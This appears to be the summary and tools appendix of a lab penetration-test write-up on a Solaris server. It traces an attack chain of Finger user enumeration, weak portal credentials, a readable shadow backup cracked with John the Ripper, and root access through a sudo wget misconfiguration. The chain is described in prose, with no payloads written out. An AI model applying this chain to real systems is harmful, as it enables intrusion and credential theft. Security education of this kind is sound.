Securing these legacy systems is not about nostalgia; it is a direct and urgent business requirement to protect your operational integrity, your data, and the trust others place in you.

5.2 Technical Summary

The assessment of the **Solaris server (`sunday`)** confirmed a clear attack path where legacy services, weak credentials, and improper privilege management led to full `root` compromise. The following vulnerabilities were successfully exploited in sequence:

1. **Unauthenticated User Enumeration via Finger Service (CVE-1999-0612)**

- **Issue:** The obsolete Finger protocol (port 79) was enabled, allowing remote enumeration of valid system usernames without authentication.
- **Impact:** Provided a targeted list of user accounts (`root` , `sunny` , `sammy`), dramatically reducing the effort required for subsequent credential-based attacks.

2. **Weak/Default Credentials on Administrative Interface**
   - **Issue:** The Solaris web administration portal (port 6787) was protected by a weak, predictable password for the enumerated user `sunny` .
   - **Impact:** Granted initial unauthorized access to the web interface and, more critically, provided valid credentials for SSH login, establishing the first shell foothold.
3. **Insecure Storage of Credential Backup**
   - **Issue:** A complete backup of the `/etc/shadow` file was stored world-readable in `/backup/shadow.backup` .
   - **Impact:** Led to the disclosure of password hashes for all users. This transformed a local foothold into a credential compromise capability, enabling lateral movement.
4. **Weak Password Policy & Hash Cracking**
   - **Issue:** The disclosed password hashes for users `sunny` and `sammy` were weak and susceptible to rapid offline cracking.
   - **Impact:** The plaintext password for user `sammy` was recovered, enabling lateral movement to a more privileged user context and revealing a critical privilege escalation vector.
5. **Privilege Escalation via Sudo Misconfiguration**
   - **Issue:** User `sammy` could execute `/usr/bin/wget` as `root` without a password (`NOPASSWD`). The `--use-askpass` parameter was abused to execute arbitrary commands.
   - **Impact:** Direct, one-step escalation from a low-privileged user to full `root` access, resulting in complete system compromise.

Technical Verdict: This engagement demonstrates the high risk posed by **legacy system drift and foundational security failures.** The attack chain did not require advanced exploits; it leveraged a decades-old information disclosure protocol, poor credential hygiene, a catastrophic backup policy error, and a trivial privilege misconfiguration. Each layer of misconfiguration enabled the next, and the absence of basic monitoring for logins, file access, or sudo misuse allowed the attack to proceed silently from reconnaissance to total control. It underscores that in security, **the oldest and simplest oversights are often the most devastating.**

Appendix: Tools Used

- **Nmap**
  Description: Industry-standard network scanner used for the initial reconnaissance phase. It performed aggressive port scanning to identify all accessible services (`-p-`) and subsequent service version detection (`-sVC`), revealing the legacy Finger service, RPCbind, and the non-standard SSH port that defined the attack surface.

- **Custom Python Finger Enumeration Script (`fingeruserenum.py`)**
  Description: A specialized script designed to exploit the legacy Finger protocol (RFC 1288). It was used to conduct brute-force user enumeration against the target's Finger service (port 79), successfully identifying valid system accounts (`root` , `sunny` , `sammy`).
- **Web Browser & Manual Testing**
  Description: Used to manually explore and interact with the Solaris web administration interface discovered on port 6787. This facilitated the discovery of the login portal and the testing of default/weak credentials.
- **Secure Shell (SSH) Client**
  Description: The standard SSH client was used to establish remote command-line access to the target on the non-standard port 22022, using credentials discovered during the assessment. This provided the initial interactive foothold on the system.
- **Unix/Linux Native Utilities**
  Description: Built-in system commands were critical for post-exploitation enumeration and privilege escalation:
  - `cat` , `ls` : For filesystem navigation and reading sensitive files like `.bash_history` and `/backup/shadow.backup` .
  - `sudo -l` : To enumerate sudo privileges, which revealed the critical misconfiguration for `wget` .
  - `whoami` , `id` : To confirm user context.
  - `unshadow` : To combine the `/etc/passwd` and extracted shadow backup into a format suitable for password cracking.
- **John the Ripper**
  Description: A fast password cracker. Used in offline mode to crack the SHA-256crypt (`$5$`) password hashes extracted from the insecure shadow backup file. The successful crack of `sammy` 's hash enabled lateral movement and access to the sudo privilege.
- **GTFOBins Reference**
  Description: An online repository of Unix binaries that can be exploited for privilege escalation. It provided the specific technique for abusing the `sudo wget` misconfiguration via the `--use-askpass` parameter to gain a `root` shell.

Usage Note: All tools and techniques were employed strictly within a controlled, isolated laboratory environment for the purpose of security research and education. The progression from reconnaissance to exploitation demonstrates how a combination of open-source tools and fundamental misconfigurations in legacy systems can be chained to achieve full compromise.